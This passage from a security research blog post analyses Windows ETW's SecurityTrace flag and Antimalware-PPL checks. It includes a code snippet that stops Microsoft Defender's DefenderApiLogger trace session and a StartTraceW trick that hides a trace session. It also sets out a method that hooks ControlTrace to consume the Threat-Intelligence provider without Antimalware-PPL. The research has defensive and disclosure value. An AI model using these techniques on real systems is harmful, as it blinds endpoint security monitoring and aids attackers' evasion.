
In the kernel, the presence of the SecurityTrace bit is checked in EtwpStopLoggerInstance (which is called by EtwpStopTrace). However, the check is not “security-related” (i.e., validating the calling process is running at Antimalware-PPL) and simply is to, if the target trace session had the Microsoft-Windows-Security-Auditing provider enabled, update global information about this provider - which has special handling in the kernel. This is because, as we will see later, one of the ways in which the SecurityTrace feature can be enabled is to consume from the Microsoft-Windows-Security-Auditing ETW provider in a very specific manner.


Given no explicit Antimalware-PPL check occurs (and that a stop operation also does not result in a query, which would implicitly perform the Antimalware-PPL check) between the issuing of the stop code and the trace session being stopped, if the name of the target session with SecurityTrace enabled is known it is still possible for a process with only administrative privileges (SYSTEM in the case of the Defender session due to additional security descriptors) privileges to stop an ETW trace session with the SecurityTrace flag present (even though querying such a session would require the querying process to possess Antimalware-PPL). Though, as just mentioned, additional measures such as security descriptors can further tighten the permissions needed to perform such an action on a trace session.

eventProperties->Wnode.Guid = k_DefenderApiLoggerGuid;
eventProperties->LoggerNameOffset = sizeof(EVENT_TRACE_PROPERTIES);
   
error = ControlTraceW(0,
                      L"DefenderApiLogger",
                      eventProperties,
                      EVENT_TRACE_CONTROL_STOP);
if (error != ERROR_SUCCESS)
{
    goto Exit;
}

wprintf(L"[+] Successfully stopped DefenderApiLogger trace session.\n");

Lastly, SecurityTrace and Antimalware-PPL checks almost always occur in tandem with the EtwCheckSecurityLoggerAccess kernel function. This is the actual function which performs the check for if the requesting/querying process has the necessary privilege (Antimalware-PPL) the operation. This function is also responsible for ensuring that only Antimalware-PPL processes can enable Microsoft-Windows-Threat-Intelligence related telemetry on desired processes. Not all Microsoft-Windows-Threat-Intelligence events are generated by “default” even with the appropriate keywords enabled. For example, processes must be opted-in to emitting specific events, such as reading/writing to/from memory. Processes do not emit these events by default.

To summarize: the point, in our view, of the SecurityTrace flag seems to be to prevent non-Antimalware-PPL processes from accessing ETW data specific to sessions (more specifically, as we will see, AutoLogger trace sessions) with this bit set. This brings up the obvious question: how can one enable this feature in the first place? Additionally, could there be any implications for sessions which have the SecurityTrace feature enabled?

SecurityTrace - AutoLogger Sessions

In our analysis we identified three ways to enable the SecurityTrace feature. The first two methods happen indirectly through the specific configuration of an AutoLogger trace session.


AutoLogger sessions go through a special code path in the kernel in order to have all of the requested providers enabled (this will be important for later in the blog post). AutoLoggers trace sessions have their target providers enabled via EtwpEnableAutoLoggerProvider (instead of EtwEnableTrace directly). This function begins by extracting all of the provider subkeys in the target AutoLogger Registry key entry, iterating by provider GUID. If any of the target providers are either Microsoft-Windows-Kernel-Audit-Api-Calls or Microsoft-Windows-Threat-Intelligence, the target trace’s WMI_LOGGER_CONTEXT structure is updated to contain the SecurityTrace flag.

The key here to remember is that the sessions are not started in context of any particular process - meaning there is no Antimalware-PPL check to be done at this point because the requesting “process” is the System process - in other words, the kernel itself. Traditionally, an ETW trace session cannot enable Microsoft-Windows-Threat-Intelligence because of the fact that when EnableTraceEx2 is called, the caller process has its identity verified - and if it is not an Antimalware-PPL process, an access denied error is propogated back to the caller.

The difference for AutoLoggers resides in the fact that there is no check to be done on a caller of EnableTraceEx2 because provider enablement for AutoLoggers it not tied to a particular process identity, as it does not involve a process calling EnableTraceEx2. The kernel itself is responsible for enabling all of the requested providers (which are listed, as previously shown, in the Registry for each AutoLogger). This is why the presence of the SecurityTrace flag is important, as it’s purpose is to protect AutoLogger sessions which have enabled privileged providers, like Microsoft-Windows-Threat-Intelligence, from being consumed by non-Antimalware-PPL processes. Although nothing can be done to check the identity of a process enabling a particular provider for an AutoLogger trace session at the time of enablement (as there is no process context to check), the OS can at least delegate this check to later, when a process attempts to then consume from this session. This is exactly where SecurityTrace comes into play.



The second way an AutoLogger can enable this capability is by setting an undocumented, but valid, AutoLogger Registry configuration value. The value in this case is EnableSecurityProvider. This is achieved in EtwpStartAutoLogger in the kernel (note that SecTraceUnion is user-defined and is not the name of the union which is actually used in the WMI_LOGGER_INFORMATION structure we have previously mentioned. Flags in this case is a 1-to-1 mapping of Flags in the target session’s WMI_LOGGER_CONTEXT, as we will see later).


As a point of contention, when the EnableSecurityProvider AutoLogger key is set a few additional implicit actions occur. Any AutoLogger which has this key set will automatically be opted-in to consuming the Microsoft-Windows-Security-Auditing ETW provider and the target logger ID is added to the list of known loggers consuming from this provider, via the ETW_SILODRIVERSTATE structure managed PspHostSiloGlobals in the kernel. This is because the EtwpSecurityProviderGuidEntry is always set to the Microsoft-Windows-Security-Auditing provider in EtwpPreInitializeSiloState.

Additionally, the first logger ID in the EtwpSecurityLoggers array is hardcoded, in EtwpPreInitializeSiloState, to the logger ID of 3 - which is always reserved for the EventLog-Security trace session. And, as mentioned, any AutoLogger which specifies the EnableSecurityProvider Registry value will be added to this list - as well as have the SecurityTrace bit enabled.

In addition there is a “non-AutoLogger” method to enable the SecurityTrace flag without running at Antimalware-PPL (and also, for that matter, dynamically/programmatically without the help of the AutoLogger Registry keys). Additionally, we will outline how it is possible to also consume from such traces without Antimalware-PPL.

WMI_LOGGER_INFORMATION

As previously mentioned there is a level of abstraction, in user-mode, between the documented EVENT_TRACE_PROPERTIES structure and the kernel-mode WMI_LOGGER_CONTEXT structure - and that is the WMI_LOGGER_INFORMATION structure. Taking a look at this structure, there is some interesting behavior present. Specifically, Flags and LogBuffersLost:

0:000> dt combase!_WMI_LOGGER_INFORMATION
    <--- Truncated --->
   +0x070 LogBuffersLost   : Uint4B
   +0x070 Flags            : Uint4B
   <--- Truncated --->

As seen above, both of these members are located at the same place in memory (offset 0x70). This infers these two members are actually part of a union (represented by our SecTraceUnion union earlier), and only one of the values can be valid at a time. LogBuffersLost, which is present in the documented EVENT_TRACE_PROPERTIES structure is unioned with another member which is not present in the documented structure: Flags. This Flags member, as we mentioned earlier, is directly imported from the intermediary WMI_LOGGER_INFORMATION structure, provided by user-mode, into the Flags member of the WMI_LOGGER_CONTEXT structure in kernel mode.

In our case, however, because LogBuffersLost is present in the EVENT_TRACE_PROPERTIES structure passed to StartTrace, and because this is unioned with Flags, if LogBuffersLost is set to 0x4000 in the call to StartTrace (the mask associated with the SecurityTrace bit being set in WMI_LOGGER_CONTEXT.Flags) this value is directly imported into the target WMI_LOGGER_CONTEXT structure! This is because, again, EtwpCopyPropertiesIntoInfo (EVENT_TRACE_PROPERTIES -> WMI_LOGGER_INFORMATION) in Sechost.dll performs a direct copy of the unioned data.

This allows one programmatically to enable SecurityTrace without running at Antimalware-PPL, or without needing to even use an AutoLogger trace session that enables any providers which do require Antimalware-PPL in order to consume from the trace. Additionally, one must set this flag on the call to StartTrace (it is not possible to call ControlTrace with an updated EVENT_TRACE_PROPERTIES containing a new value for LogBuffersLost. This value is ignored in update scenarios by the kernel via EVENT_TRACE_CONTROL_UPDATE).

//
// <snip>
//
traceProperties->LogBuffersLost = 0x4000;  // Treated as "Flags" if 0x4000 is set in nt!EtwpStartLogger.

error = StartTraceW(TraceHandle,
                    TraceName,
                    traceProperties);
if (error != ERROR_SUCCESS)
{
    wprintf(L"[-] Error in StartTraceW! (Error: 0x%lx)\n", error);
    goto Exit;
}

After the call to StartTrace, with LogBuffersLost set to 0x4000, the SecurityTrace bit is set in the target trace’s WMI_LOGGER_CONTEXT.

3: kd> dx ((nt!_WMI_LOGGER_CONTEXT*(*)[0x50])(((nt!_ESERVERSILO_GLOBALS*)&nt!PspHostSiloGlobals)->EtwSiloState->EtwpLoggerContext))->Where(l => l != 1).Where(l => l->SecurityTrace == 1).Select(i => i->LoggerName)
((nt!_WMI_LOGGER_CONTEXT*(*)[0x50])(((nt!_ESERVERSILO_GLOBALS*)&nt!PspHostSiloGlobals)->EtwSiloState->EtwpLoggerContext))->Where(l => l != 1).Where(l => l->SecurityTrace == 1).Select(i => i->LoggerName)                
    [5]              : "DefenderApiLogger" [Type: _UNICODE_STRING]
    [6]              : "DefenderAuditLogger" [Type: _UNICODE_STRING]
    [41]             : "MyTrace" [Type: _UNICODE_STRING]

So, as we can see, we can still create a trace which prevents any process without Antimalware-PPL from querying the session! This is especially useful for software which wants to create an ETW session that is protected from being discovered by other processes (as no AutoLogger key is needed to do this).

The issue though is that, in its current state, this is completely useless because we still run into an issue when it comes time to actually consume ETW events from this trace session. As we have seen thus far - in almost every scenario where SecurityTrace is enabled, the assumption is the target process consuming from the trace will be running at Antimalware-PPL (even though we know it is possible for a process which is not running at Antimalware-PPL to enable this feature).


In order to consume events (using the documented APIs) we need two calls: OpenTrace and ProcessTrace. OpenTrace and ProcessTrace, for real-time ETW consumers, contain a call to the private function EtwpQueryRealTimeTraceProperties in Sechost.dll.

This function occurs inline with OpenTrace and ProcessTrace. The fundamental problem here is that calling both of these functions will implicitly call ControlTrace with the EVENT_TRACE_CONTROL_QUERY code - which results in a query operation to the kernel. As already mentioned, given that SecurityTrace must be set at the time of the call to StartTrace and cannot be updated, the SecurityTrace bit will already be set at the time of the call to EtwpQueryRealTimeTraceProperties. Since query operations result in a check of the SecurityTrace bit (and given our process which is making the calls to OpenTrace and ProcessTrace is not running as Antimalware-PPL) the operation will fail with ERROR_ACCESS_DENIED. Going back to what we mentioned earlier, this is why it is not possible to consume events from a trace session that has SecurityTrace enabled without Antimalware-PPL. However, given that this check is occurring in user-mode, there is more than what meets the eye!

Consuming from a SecurityTrace Session Without Antimalware-PPL

The fundamental reason why consuming fails is due to the query operation. However, given that the check is delegated to user-mode instead of happening inline in the kernel itself as part of a call to NtTraceControl for consuming events, and given that we fully-control the process which is invoking OpenTrace and ProcessTrace - we can bypass this check and consume from any trace session which has SecurityTrace enabled. There are two primary options to choose from:

  1. Use only native APIs from ntdll.dll (primarily NtTraceControl) to consume from the trace session. Since OpenTrace and ProcessTrace are high-level APIs, directly calling the native APIs will result in a bypassing of the query operation
  2. Install a hook on EtwpQueryRealTimeTraceProperties (or ControlTrace itself) to detour all query operations to our own variant. This can be achieved using a supported library like Microsoft Detours, or by installing your own hook.

Due to time constraints we opted for the latter option, which resulted in using our own simple function hook (not using Detours or any other library). Given we opted for a function hook, we needed to compensate for a few things. The first being returning to the caller of EtwpQueryRealTimeTraceProperties all of the information it expects. This includes:

  1. The number of processors on the system
  2. The HistoricalContext (which is referred to as the “trace handle”, but really is just the logger ID preserved in the ETW_REALTIME_CONSUMER structure - or additionally the position of the session’s WMI_LOGGER_CONTEXT structure in the EtwpLoggerContext array found in PspHostSiloGlobals->EtwSiloState in the kernel)
  3. The “final” EVENT_TRACE_PROPERTIES to return to the caller (which needs to be 0x1078 bytes in size)
  4. An ERROR_SUCCESS (0) return code

However, this is if we choose to install a hook on EtwpQueryRealTimeTraceProperties. Given that this is a private function - as indicated by the Etwp prefix - this function is not exported and it will be a more involved process in order to keep a working POC portable/updated. A more portable method for a POC would be to install a hook on ControlTrace for only query operations. ControlTrace is exported and its address can always be known. Because of this all that is required is returning both a a “success” error code and the output tracing properties. Note that the call to TraceQueryInformation, which is one of the ways the number of processors is retrieved, does not result in an actual call to EtwpQueryTrace in the kernel.


Going back to EtwpQueryRealTimeTraceProperties, the query operation is presumably an artifact of getting a “known good copy” of the target trace properties from the kernel - and additionally so that a check of the SecurityTrace bit can occur. Trial-and-error revealed that simply just providing the EVENT_TRACE_PROPERTIES returned from the original call to StartTrace was sufficient and the queried properties are not necessary. So, for our purposes, all that is needed is to detour calls to ControlTrace for query operations to our own hook and then return to the caller the tracing properties we already have populated from the call to StartTrace! The ControlTrace hook simply identifies if the target operation is a query and, if it is, returns the target trace properties to EtwpQueryRealTimeTraceProperties (which then fills out the HistoricalContext and number of processors as a result of natural execution).

The above code simply returns the necessary information the caller of EtwpQueryRealTimeTraceProperties needs without the actual query operation (which would fail, as mentioned, due to the consuming process not running at Antimalware-PPL). By simply inserting this thunk we can now successfully consume ETW events from a trace session which has the SecurityTrace bit set without Antimalware-PPL! We can also use this exact same method to consume protected ETW providers, like Microsoft-Windows-Threat-Intelligence, without Antimalware-PPL!

Consuming From Microsoft-Windows-Threat-Intelligence Without Antimalware-PPL


As mentioned earlier, the whole point of the SecurityTrace bit is to protect ETW trace sessions that wish to consume from privileged ETW providers, like Microsoft-Windows-Threat-Intelligence - specifically in AutoLogger scenarios. The reason for this is pretty straightforward - the code paths to enable an ETW provider in a target trace session, in the kernel, differ based on if the trace session is an AutoLogger session or not. If the trace session is not an AutoLogger trace session it is impossible to consume from the Microsoft-Windows-Threat-Intelligence provider without being an Antimalware-PPL. This is due to a check which occurs in EtwpCheckNotificationAccess in kernel-mode (recall when the AutoLogger enablement happens there is no “process context” for which EnableTraceEx2 can be invoked, since the kernel is responsible for standing up all AutoLogger sessions).

The issue here is that with an AutoLogger ETW trace session the actual check is different. If the Microsoft-Windows-Threat-Intelligence provider is to be consumed by an AutoLogger, only the SecurityTrace flag is checked - there is no call to EtwpCheckNotificationAccess, as there is no process context to validate against. This is because the kernel itself is responsible for instantiating all AutoLogger sessions, not a particular process. We saw this earlier in the blog with how an AutoLogger has the SecurityTrace bit set in the first place. Given this, we can instrument the following:

  1. Create an entry in the AutoLogger Registry key to consume from Microsoft-Windows-Threat-Intelligence. This will enable Microsoft-Windows-Threat-Intelligence in the trace session. Note that the trace has not yet been consumed by a target process, meaning no Antimalware-PPL check happens because it is not applicable at this state as the kernel is creating all of these sessions - not a particular process
  2. Patch ControlTrace in user-mode, which allows consumption from a trace that has the SecurityTrace bit set. We just need to provide the target EVENT_TRACE_PROPERTIES structure
  3. Call OpenTrace and ProcessTrace as normal. This results in everything needed to consume from the session without the query operation we previously showed.

The only challenge in the above implementation is EVENT_TRACE_PROPERTIES. In our original proof-of-concept, we took solace in the fact that we had a fully-populated EVENT_TRACE_PROPERTIES structure after the original call to StartTrace. Given that we are trying to consume from an already-existing AutoLogger session, we can no longer call StartTrace because the session already exists. This means we need to manually populate our own EVENT_TRACE_PROPERTIES structure to return to the caller of EtwpQueryRealTimeTraceProperties in Sechost.dll. Recall that we cannot directly query for these properties without Antimalware-PPL, since SecurityTrace is set. Trial-and-error revealed that the following fields in the EVENT_TRACE_PROPERTIES structure are needed for the call to succeed (and the entirety of the OpenTrace and ProcessTrace operations in general):

  1. All relevant WNODE_HEADER fields (Guid, etc.). Especially HistoricalContext
  2. BufferSize (a valid value - I have chosen 0x40)
  3. LogFileMode (EVENT_TRACE_REAL_TIME_MODE)
  4. FlushTimer
  5. MinimumBuffers
  6. LoggerNameOffset

All of the aforementioned fields are trivial to fill out (they just need to be reconciled with the target AutoLogger trace session settings in the Registry) except for HistoricalContext. HistoricalContext, however, is deterministic. This because it is simply, as mentioned, the ID of the logger. Given that we are consuming from an AutoLogger trace session, the only “relevant” IDs will be those present in the AutoLogger Registry key at the time an ID is assigned to our trace session. Additionally, the AutoLoggers are enabled in alphabetical order (with a few exceptions that are easily compensated for).

Through testing, it seems the first logger ID used is always 2 (for the “traditional” kernel logger session), and we also know from earlier that ID 3 is always reserved for the EventLog-Security trace - meaning the first possible ID is 4. Compensating for all of this, one can easily infer what the projected HistoricalContext will be for the target session by brute-forcing all values from 4 - 80 (the maximum ID) with a query operation. AutoLoggers will always reserve the “lower” IDs (starting at 4, 5, 6, etc.) and, thus, iterating over values 4 - 80 until a query to a value that returns ERROR_ACCESS_DENIED is found is a good indicator that the target trace session is likely a SecurityTrace target (although this is not always the case as there can be other reasons why a query can fail that is not related to SecurityTrace). What we are releasing is a POC and, thus, other implementations to reconcile the trace ID are left as an exercise to the reader, as the trace IDs themselves are simply just numeric values and AutoLoggers themselves are enabled in alphabetical order. In the POC we have released, we simply create a trace session name which starts with 0. This all but guarantees, for POC purposes, that this session will be the first ID (4) in the registered trace session, since it will come first alphabetically in most cases.

Finally, with the relevant checks passed, it is then possible to consume from the Microsoft-Windows-Threat-Intelligence ETW provider without Antimalware-PPL or any sort of kernel-mode memory patching or driver loading.


We can see the GUID here is that of the Microsoft-Windows-Threat-Intelligence GUID (F4E1897C-BB5D-5668-F1D8-040F4D8DD344). Additionally, if we enumerate the list of consumers attached to this trace session (via the linked-list in WMI_LOGGER_CONTEXT) for a list of ETW_REALTIME_CONSUMER structures - we can see the only process which is consuming from this trace session, which has enabled the Microsoft-Windows-Threat-Intelligence provider, does not have Antimalware-PPL, and is our proof-of-concept process!

3: kd> dx ((nt!_WMI_LOGGER_CONTEXT*(*)[0x50])(((nt!_ESERVERSILO_GLOBALS*)&nt!PspHostSiloGlobals)->EtwSiloState->EtwpLoggerContext))->Where(l => l != 1).Where(l => l->SecurityTrace == 1).Select(i => new { Name = i->LoggerName, Consumers = Debugger.Utility.Collections.FromListEntry(i->Consumers, "nt!_ETW_REALTIME_CONSUMER", "Links")})[0n4].Consumers[0]
((nt!_WMI_LOGGER_CONTEXT*(*)[0x50])(((nt!_ESERVERSILO_GLOBALS*)&nt!PspHostSiloGlobals)->EtwSiloState->EtwpLoggerContext))->Where(l => l != 1).Where(l => l->SecurityTrace == 1).Select(i => new { Name = i->LoggerName, Consumers = Debugger.Utility.Collections.FromListEntry(i->Consumers, "nt!_ETW_REALTIME_CONSUMER", "Links")})[0n4].Consumers[0]                 [Type: _ETW_REALTIME_CONSUMER]
    [+0x000] Links            [Type: _LIST_ENTRY]
    [+0x010] ProcessHandle    : 0xffffffff800037b0 [Type: void *]
    [+0x018] ProcessObject    : 0xffffa58900524080 [Type: _EPROCESS *]
    [+0x020] NextNotDelivered : 0x0 [Type: void *]
    [+0x028] RealtimeConnectContext : 0x0 [Type: void *]
    [+0x030] DisconnectEvent  : 0xffffa5890188e2e0 [Type: _KEVENT *]
    [+0x038] DataAvailableEvent : 0xffffa5890188e760 [Type: _KEVENT *]
    [+0x040] UserBufferCount  : 0x202d0255450 : Unable to read memory at Address 0x202d0255450 [Type: unsigned long *]
    [+0x048] UserBufferListHead : 0x202d0255448 [Type: _SINGLE_LIST_ENTRY *]
    [+0x050] BuffersLost      : 0x0 [Type: unsigned long]
    [+0x054] EmptyBuffersCount : 0x0 [Type: unsigned long]
    [+0x058] LoggerId         : 0x4 [Type: unsigned short]
    [+0x05a] Flags            : 0x0 [Type: unsigned char]
    [+0x05a ( 0: 0)] ShutDownRequested : 0x0 [Type: unsigned char]
